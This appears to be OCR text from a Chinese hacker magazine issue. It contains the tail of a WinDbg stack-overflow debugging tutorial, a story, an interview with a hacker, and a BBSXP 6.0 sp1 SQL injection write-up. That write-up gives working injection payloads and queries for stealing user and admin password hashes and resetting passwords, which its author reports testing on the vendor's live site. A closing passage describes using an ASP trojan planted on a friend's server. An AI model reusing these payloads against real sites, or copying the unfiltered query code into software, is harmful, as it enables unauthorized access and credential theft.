Reg    Value
edi    12ff7d
esi    420fad
ebx    7ffdf000
edx    cccccc00
ecx    12ff80
eax    0
ebp    62613039
eip    66656463
cs     1b
efl    10246
esp    12ff10
```

图5 查看寄存器

从图5可以看出，此时EBP = 0x62613039，也就是’90ab’。不难看出，函数在返回之后由于EIP指向了0x66656463这样的非法地址而导致了指令解析错误。我们再看看堆栈的情况，此时ESP=0x0012ff10，Alt+5调出内存查看器，在Virtual一项中输入12ff10，如图6所示。

显然，由于fun函数的调用约定是—cdecl，在返回之后main函数还没来得及恢复堆栈，溢出就已经发生了，而溢出点的位置和源代码中给出的情况相符。

上面这些都和我们平时用Softice调试漏洞的情况是一样的。此外，我们在调试程序的时候经常涉及到断点的设置。在WinDbg中，通过“bp/bu/bm”来设置代码断点（Softice里是“bpx”），通过“ba”来设置内存断点（Sof-（Softice里是“bpm”），而通过bl来查看已设置的断点。代码断点设置如图7所示。

```
Virtual: 12ff10          Previous   Display format: Byte        Next
0012ff10 67 68 69 6a 6b 6c 6d 6e 00 f7 46 01 00 00 00 00  ghijklmn..F..
0012ff20 00 f0 fd 7f cc cc cc cc cc cc cc cc cc cc cc cc  .............
0012ff30 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  .............
0012ff40 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  .............
0012ff50 cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc  .............
0012ff60 cc cc cc cc 31 32 33 34 35 36 37 38 39 30 61 62  ....123456789
0012ff70 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 00 cc cc cc  cdefghijklmn.
0012ff80 c0 ff 12 00 79 13 40 00 01 00 00 00 60 0e 43 00  ....y.@.....`
```

图6 查看堆栈情况

```
0:000> bp 77fa144a
0:000> bp 77fa144c
0:000> bl
 0 e 77fa144a     0001 (0001)  0:*** ntdll!RtlSetUniccdeCallouts+0x2
 1 e 77fa144c     0001 (0001)  0:*** ntdll!DbgBreakPoint+0x1
```

图7 断点的设置及查看

总结

WinDbg的漏洞调试功能就简单介绍到这里，希望对初学的朋友能有所帮助。这些调试器不仅在漏洞调试方面威力十足，在软件开发、软件破解等方面也有强大的功能，大家有兴趣可以慢慢熟悉。以后我们还会接着和大家一起使用Ollydbg、VC等调试器来尝试漏洞调试。之所以对这些调试器逐一介绍，是希望初学的朋友在多了解的基础上选择自己顺手的一类调试器，这样工作起来才更加快捷。

【文章中所涉及到的Windbg、相关源代码和漏洞程序，已经收录在光盘中】

喃喃黑语

前两天一个QQ好友签名总是写着：“佛曰，前世五百次回眸才换得今世一次擦身而过。”问其为何写这个，说刚看了一本讲友情的书。一瞬间，我想到了亲情。如果一次擦身要五百次回眸，那么一次养育要多少次呢？（少说也要50万次……）

我很难将亲情用具体的语言表达出来，唯一能想到的是：这世界上可能只有你的亲人会不计一切地为你付出，哪怕是人只有一次的生命。

爸爸，给你烟

yizhigu

我有一个破碎的家庭，爸爸和妈妈在我很小的时候就离婚了。法院把我判给了爸爸，这是我非常不情愿的，我更喜欢妈妈，所以从小我就恨我爸爸。妈妈走的时候跟我说，你爸爸活在自己的世界里，永远不会走出来。

爸爸虽然是某名牌大学计算机系的教授，可他的生活非常糜烂，每天除了工作就是抽烟喝酒，一点也没有为人师表的模样。随着我一天天地长大，我渐渐体会到了妈妈走的时候说的那句话，这么多年来他从来没有关心过我。可是我习惯了，我甚至从来不会向他要一分钱，连他主动给我的零花钱也都拒绝。远在外地的妈妈每月寄来的一千元成了我生存的唯一依靠。我对朋友们说，我跟我爸爸生活，但是养我的是我妈。

日子过得很灰暗，作为一名大学生，我没有好好学习，除了逃课和调戏女同学，我压根不知道在大学里该做什么。渐渐地，我学会了抽烟喝酒，也“幸运”地成为校园黑帮一员。自然，我被学校扫地出门。当退学通知书交到爸爸手上时，我甚至不觉得脸上无光，他的一记耳光只换来我冷冷的一句：都是你害的。但我心里知道，是我自己害了自己。

从此，每天与我做伴的只有家里的那台电脑和两包香烟。也许是天生的兴趣，也许是爸爸的遗传，我居然走向了黑客这条道路。每天我都会把自己关在房间里，拉上窗帘来进行自己的“工作”。终于有一天，由于我的疏忽没有关上房门，手里的香烟，吐出的烟雾要被爸爸逮个正着。他走过来，夺走我手里的烟狠狠地说道：“小孩子学什么不好，你知道抽烟对身体伤害有多大么？你要怎样我都依你了，你可以不读书，可以待在家里做你自己想做的事，但就是不能抽烟！”随后，他翻箱倒柜地没收了我所有的烟。我气得身体发抖，愤愤地说：“你要烟你直接说，连自己儿子的烟都拿，丢人！我买烟的钱都是我妈给的，你凭什么拿！”爸爸愣住了，他猛地扬起巴掌却缓缓落下来，他没有打我：“以后我每天都来检查你的房间，只要有烟，我全部没收。”随后的日子过得就像猫捉老鼠，不论我的香烟藏得多么隐蔽，他总是可以找到。我怀疑他都可以去当缉毒犬了。我觉得奇怪，难道他就没钱买烟？难道他就这么喜欢剥削自己的儿子？慢慢地，我也找到了应付的对策，他每次来查房，我都会主动把烟交出来，这样他就不搜房了，其实我每次都会多留那么一包。

有时候，一个人养成习惯就改不过来了。随着知识的丰富，我越来越喜欢入侵网站，也渐渐不满足于入侵一些小网站了。就

像吃饭睡觉，入侵成了我每日必不可少的功课。一次，在一个黑客朋友的唆使下，我决定入侵一个大型网站。点上一支烟，开始踩点寻找漏洞并进行渗透。难道是我运气太好？这个网站的服务器很快就被我拿下了。正当我开心自己轻易搞定“大手笔”的同时，不安随之而来。随后网速卡得不行，大量的数据包正无情侵蚀着我的带宽。我知道，这次我被人玩了。我进入的并不是网站的真实服务器，而是他们布置好的honeypot，这个唆使我的家伙不会是网警吧？我开始意识到事情的严重性。以前从来都是把入侵作为游戏，看来我是彻底错了，原来这是犯罪！在我汗水狂滴的同时，爸爸推开门，又是例行公事地收烟了。当他察觉到我表情的异样，就赶紧走到电脑前，一连串的操作让站在一旁的我惊呆了，原来爸爸这么厉害，他才是真正的高手！他的操作在我眼里就像魔法书，那么的神奇。半小时过去了，爸爸开口了，而这却成了他最后跟我说的话。

警车带走了爸爸，也带来了我生平第一次对爸爸的拥抱，我的忏悔、感激和心痛都转换为泪水。第二天报纸上的新闻《大学计算机教授竟是无情黑客》，半个月后的新闻《黑客教授病死狱中》，一年后的新闻《安全专家小龙再次发表精彩演讲》。给爸爸上坟时，我带去了几条昂贵的香烟。我跪在墓前说道：“爸爸，儿子现在不抽烟了，儿子也不藏烟了，以后我买的烟全是孝敬您的。爸爸，给你烟……”

最后一次对话

爸爸：“还是不行，你的行踪完全暴露了，估计警察马上就要来。你还年轻，留案底会影响一生，现在该是爸爸为你做点什么了。”

我：“一人做事一人当，我做错的事不要你管，我自己解决。”

爸爸：“不是斗气的时候！你留了案底以后怎么在社会上立足？爸爸就你这么一个儿子，以后好好争气，爸爸出狱了要看你的表现！记住，一定要戒烟。你的烟全部都是爸爸的。”

无题 Python 访谈

NoHack 论坛版主：燕明香　　黑客手册特约编辑：小行

春风和煦的二月，由于有浪漫的情人节光顾其中，并且又是各所学校开学的日子，所以它因其固有的独特内涵而成为了一个特殊的月份。在特殊的月份里《黑客手册》的喃喃黑语当然是要采访一个特殊的人——Python。了解他的人都知道，他独特的处世风格以及与众不同的思维方式和常人无法理解的特殊爱好造就出了本世纪这么一块奇才。其实本期之所以采访他的原因也不仅仅是他很特殊，更是因为他非常有男人的气魄，容易在情人节这种浪漫的节日引起众多MM对美好爱情的憧憬，而且由于他本人始终认为自己曾深受现代教育的毒害，所以在小菜小黑们开学的这个季节采访他实在是具有独特的代表性。

那么下面我们来简单介绍一下Python，熟悉他的朋友一般都简称他PY。他喜欢各种世界知名的军刀，喜欢蛇和蜥蜴，喜欢圣经和神话传说里的恶魔怪兽，尤其是对圣经里的路西法表现出非同一般的喜爱……（而我要透露一个绝密的消息给大家，其实他还非常喜欢CS里的Q版小人儿模型）。在几年前，PY曾是一家黑客杂志的编辑，他那个时候的想法和观点，就为一些年轻的小黑客们的学黑之路，开辟出一条比较“笔直”又“宽阔”的大道。看着PY写的文章长大的《黑客手册》现在的编辑latteye评价PY说：“他的思想和方式让我在学习黑客的道路上少走了很多弯路。”

那么闲话少说，黑客界的这块名叫“python”的认为自己是因为总穿一身黑色衣服而被大家当作黑客的大“金子”到底有什么与众不同之处呢？下面就看下我们的小行和燕明香怎么对他来个地毯式的轰炸吧（路人甲：难道就像是抓捕萨达姆那样的地毯式？路人大妈：地毯多少钱一张？路人大爷：是不是纯羊毛的？……那厢边，端坐在采访椅上的PY从板凳上掉了下来）。

小行：python，你好，首先先用一句话来给我们的读者简单介绍下你自己吧！来个开场白吧！

python：其实，我是一个普通人，就是那种扔在大街上也不会被注意到的人。

小行：怪不得燕MM说你很谦虚，的确很谦虚啊！看我们《黑客手册》的广大读者都知道你是我们手册的首席编辑，但是据我所知，你现在全职工作是在一家大的安全公司工作，那么能不能给我们广大的读者朋友介绍下，包括你的职业生涯和个人技术生涯？

python：其实，对我来说，一切刚刚开始。

小行：一切才刚刚开始。但如果把兼职工作也算进职业生涯的一部分，把开始接触网络安全就算是个人技术生涯的话，你能不能稍简单地介绍几句给我们的读者？

python：自从2000年接触Internet之后，很快就知道了有一群人被称为hacker，随后就不断地学习相关知识，并在此过程中与一些黑客杂志有较多的接触和介入。至于个人技术生涯，也不知道该怎么形容，一直感觉自己的知识很杂，难以形成体系。目前正在学习IT管理知识，希望从技术到管理的过渡同时，还能形成一个整体的安全框架，在思想和意识上有所提升。

小行：总结得很简洁啊。可以看出你和其他技术人员一样惜字如金。那么python你2000年接触了Internet，多久后通过什么事情检验了你的学习成果呢？

python：2001年黑掉的第一台服务器。

小行：可以说学习迅速啊！黑掉了一台服务器。你认为自己是偏于黑还是偏于白的一方面呢？我说的黑指的是善意入侵检测或者破坏，白是指的安全防护！

python：当时完全没有想过是黑是白，当时只是认为自己的能力应该可以达到这样的水平了，所以就做了。

小行：嗯，是啊～！在网络的世界里也许很难用法律去监督和约束黑客的行为，但流传的是一种精神，一种善于挑战、坚韧不拔的精神。你认为的黑客精神是什么样子的呢？

python：其实，精神这种东西还是很难描述的，每个人所

领悟到的都有所不同。我认为，hacker其实并不一定要去入侵什么才能证明自己，hack一词引申下来，本来就有“精通”的意思，只要再加上一点share的精神，每个人都是hacker的。

燕明香：小行哥总是在问，该我出场了。python GG刚才你说了你是2000年接触的黑客技术，那么你最初的目标就是想在日后选择以这种性质为职业的工作吗？

python：当时没有想过，只是年少轻狂，也做了不少错事。

小行：熟悉你的人都知道你说过你是深受现代教育毒害的一代人，那么这个毒害究竟具体表现在哪里呢？是在工作上？爱情上？还是思想上呢？

python：主要是环境吧，其实任何事情的可怕之处都在于它能产生一种令人不安的环境，当然，这里所说的“不安”也是相对不同人而言，不过还好，虽然那种八股式、以塑造全能人才为目标的应试教育思想很浓厚，但我总算是保留着自己的想法完整地逃了出来，不过也为之付出了惨重的代价，但是，值得。

小行：你举一个你受现代教育毒害的具体事例吧！

python：在大学，我学习了自己喜欢的东西，选择了自己的道路，却遭到了老师们的白眼，说我不务正业。多说一句，希望和我一样的人，能像我一样“死皮赖脸”地坚持过来。

燕明香：呵呵，很多老师都是认为万般皆下品，唯有读书高的。python GG从你现在的人生道路或者你工作这么多年的经验上来看，你觉得当时你在学生时期所受的教育特别是在大学期间所学到的东西，对你现在的人生影响大么？

python：首先声明一下，我的人生道路刚开始（我才20多而已），工作经验尚浅（才1年半）。不过，不得不承认，学校里有些东西还是对我影响很大的，比如，大学同学让我感觉到了深厚的友情。

燕明香：呵呵，你认为在你的“黑人生涯”中，什么事情对你的影响最大，甚至改变了你对很多事物的看法呢？

python：进了一台不该进的服务器。

小行：能不能简单说下那次的经过啊？我们的读者对些个人侵、检测非常的感兴趣！

python：其实也没什么，一台记录了敏感信息的服务器而已，只是放在当时，应该算是比较少见的行为吧。

小行：黑红本无界，很多从事网络安全工作的人员都是先学习的黑客技术，然后转型成为安全人员的。

我们的读者很多都是黑客技术人员，如果他们要从事网络安全，进网络安全公司工作，你认为在这个转型过程中什么最重要呢？

python：思想最重要，技术只是基础，没有思想的话，人和计算机上的运行的程序无异。

燕明香：说得一点没错，思想是灵魂啊！你对现在的自己的状况，包括生活的和工作的状况都满意么？

python：这个比较难回答。如果我说满意，有人会说我太容易知足，没有进取心；如果说不满意，可能有些人又会说“贪心不足蛇吞象”。

小行：的确是这样。不过我们走自己的路叫别人去说吧！

燕明香：你为何会喜欢很多带有邪恶色彩的事物或者故事呢？它们是否让你有一种这才是真正的人性的感觉？

python：因为更多情况下，邪恶的叛逆更能表现一种真正的自我，而不用刻意去掩饰什么。

小行：接着刚才燕mm问的我再补充问下python。我们知道你喜欢蛇和蜥蜴，喜欢圣经和神话传说里的恶魔怪兽，尤其是喜欢圣经里的路西法。而这些都与邪恶有关系，而且你在手册的论坛里的签名也是“堕落凡尘的恶魔”。这个是从小的爱好还是有什么特殊的意义在里面呢？

python：没有特殊意义吧，只是很多人都说我像个恶魔，但实际上，我自己看上去还挺像个好人的。

燕明香：你觉得自己是好人还是坏人？

python：坏人，常言道：坏人活千年嘛。其实我就是没什么追求，只想多活几年看着身边的事物越变越好，就很满足了。

小行：呵呵，身体是革命的本钱。多注意休息啊！很多读者都很崇拜编辑这个工作。而你作为《黑客手册》的一个老编，一个内行人，想对他们说点什么？

python：编辑，真的很辛苦，而且很需要耐心；我是非常佩服土豆作为编辑的那份耐心的。（土豆插话：有人表扬，赶紧出场，其实我不是有耐心，我只是把唐僧当成楷模而已。）

小行：作为一个资深的技术人员，你想对我们的读者的忠告和建议都有很多话要说吧？

python：技术上，大家都是年轻人。技术本身没有对错，一件事结果的对错，在持有技术人的心中把握。

燕明香：其实在我们的本次采访前，我们俩私下问了几个PY的崇拜者，询问他们想问PY什么问题，结果他们一致的问题都是“PY什么时候娶老婆啊”恶汗中……。所以最后个问题答完才算采访完啊！

python：首先我很高兴还有人记得我，要对这些朋友说声谢谢。至于结婚的事，暂时没有考虑过，因为真的有太多的事要做了。

小行：好了，感谢python抽出时间来接受我们的本次采访，祝python在事业的航船上大展宏图！最后读者朋友最关心的是你的联系方式，透露下吧！

python：有事可到nohack.cn/bbs上找我，或到我的blog里留言python-xln.77169.com

python

BBSXP 6.0 sp1 上传注入漏洞利用

firstsee

最近突然有兴趣来看一看bbsxp的代码，以打发一下周末无聊的时间。我的测试环境是bbsxp 6.0 sp1 SQL+IIS5.0+SqlServer2000。该论坛经过多次补丁后，从整体上看来代码的安全性和可读性都非常好了，但是程序员总是会有疏忽的时候，毕竟我也是一名程序员嘛。在这种情况下我荣幸地发现了这个漏洞，在测试成功之后，再看代码的时候却发现这个漏洞却并不仅仅在一个地方出现，明显是代码复制造成的问题。还是先来说一说原理吧，再说废话可能就会有人扔鸡蛋了@^@。

打开源文件找到EditPost.asp的第67-72行，NewTopic.asp的第129-134行，ReTopic.asp的第78-83行都会发现这样的几行代码：

```
if Request.Form("UpFileID")<>"" then
    UpFileID=split(Request.form("UpFileID"),",")
    for i = 0 to ubound(UpFileID)-1
        Conn.execute("update [BBSXP_PostAttachments] set ThreadID="&ThreadID&",Description='"&Subject&"' where id="&UpFileID(i)&" and ThreadID=0")
    next
end if
```

在这段代码中明显可以看出没有对UpFileID数组内的数据作任何过滤就直接用在查询语句中去了，对于这样的漏洞来说利用起来最简单不过了。就以EditPost.asp这个页面为例来说吧。这个页面是用来编辑帖子的，随便找一个版面发表一个帖子之后编辑它，查看源代码能够找到与此类似的一段脚本：

```
<form name="yuziform" method="post" onSubmit="return CheckForm(this);">
<input name="content" type="hidden" value='123&lt;img border=0 src=UpFile/UpAttachment/20062891752.gif&gt;'>
<input name="UpFileID" type="hidden">
```

其中UpFileID是用来记录这个帖子中已经上传的文件路径的消息，并且用逗号分隔。你可能已经知道了，这个功能只有管理员打开文件上传功能之后才会出现。的确如此，但是你也不用担心，前两年的上传漏洞风波现在已经过去了，大部分管理员已不再为文件上传功能担忧。所以我们现在可以看到使用bbsxp的论坛都是打开了这个功能。

现在再来说一说该怎么利用这个漏洞。在这里还有一个门槛要过去才可以，在asp代码中有这么一句：**for i = 0 to ubound(UpFileID)-1**，如果你直接在页面中把UpFileID的值修改成一个注入查询语句**<input name="UpFileID" type="hidden" value="' update BBSXP_Users set UserMail=UserPass where UserName='yuzi'--">**，这样是不会被执行的，因为这样的话ubound(UpFileID)-1的值始终为0，而不会被循环。所以要使数组UpFileID的元素个数大于1才可以，因此要将这段脚本修改成类似于如下代码：**<input name="UpFileID" type="hidden" value="' update BBSXP_Users set UserMail=UserPass where UserName='yuzi'--,0">**，现在就可以成功执行查询语句：**update BBSXP_Users set UserMail=UserPass where UserName='yuzi'**了，提交编辑完贴子之后查看yuzi的个人资料发现Email已经变成了16位的md5密文。这样的话我们就可以完成任意SQL语句的执行了——只要有足够的权限。

我利用业余的时间写了一个针对EditPost.asp的Exploit。界面如图1所示，用登录之后的浏览器页面打开EditPost.htm并填好相关的参数之后，就可以注入任意的查询语句了，如图2所示，提交成功之后的页面如图3所示。




图1




图2




图3

这里是我测试bbsxp官方网站时使用的几个查询语句，供大家参考使用：

```
--备份yuzi的密码到电子邮件中
update BBSXP_Users set UserMail=UserPass where UserName='yuzi'
--备份后台管理密码到yuzi的个人主页中
update BBSXP_Users set UserHome=(select top 1 AdminPassword from BBSXP_SiteSettings) where UserName='yuzi'
--修改yuzi的密码为xxxxxxxxxxxxxxxx
update BBSXP_Users set UserPass='xxxxxxxxxxxxxxxx' where UserName='yuzi'
```

编辑这期栏目的日子正好是情人节。白天我出门逛了一下，街上都是恋爱的味道，鲜花当元宵一样买卖；家乐福超市里把避孕套柜台都放在最显眼的位置，一对对的情侣擦肩而过。我孤寂回屋，还好电脑这个情人并没有把我抛弃，仍然在眨着眼睛等待我。像我一样的在情人节单身的混蛋，还是拥抱电脑这个情人吧。这期的文章，似乎有点仇日呀，两篇关于恶搞日本站的，我估计这也是单身的家伙发泄愤怒的。“挂马的技巧”此文，有一些鲜为人知的挂马方法；“lt的php代理转发注入”值得学习……要看更多内容的话，那就翻阅吧。

端口映射—里应外合

寂寞的刺猬

前两天，借春节假期的空档，拜访了一下好友的服务器，想不到，我放在其中的ASP木马竟然顽强地生存下来了，不知是好友讲义气，还是杀毒软件网开一面？对于这台服务器的配置，我还是比较了解的，WIN2003系统，系统及网站目录都设置了不同的权限，CMD、NET等一些重要程序也只有管理员才能调用，我的小马的活动范围也被局限于当前目录内，不过，经过我的一番测试，终于找到了一个可写的目录，哈哈，百密而有一疏啊！

接下来把本地2003系统中的CMD.EXE、NET1.EXE、NETSTAT.EXE等程序上传到该目录内，然后使用小马中的CMD功能，查看服务器中的账户，如图1所示， 偶的管理员账户“admin”竟然没被其DEL！感动ING…… 运行“nestat –an”查看端口开放情况，21、80和3389均在其列，不过其服务器是经路由器连入Internet，在路由上只开放了21和80端口，如何连入3389呢？

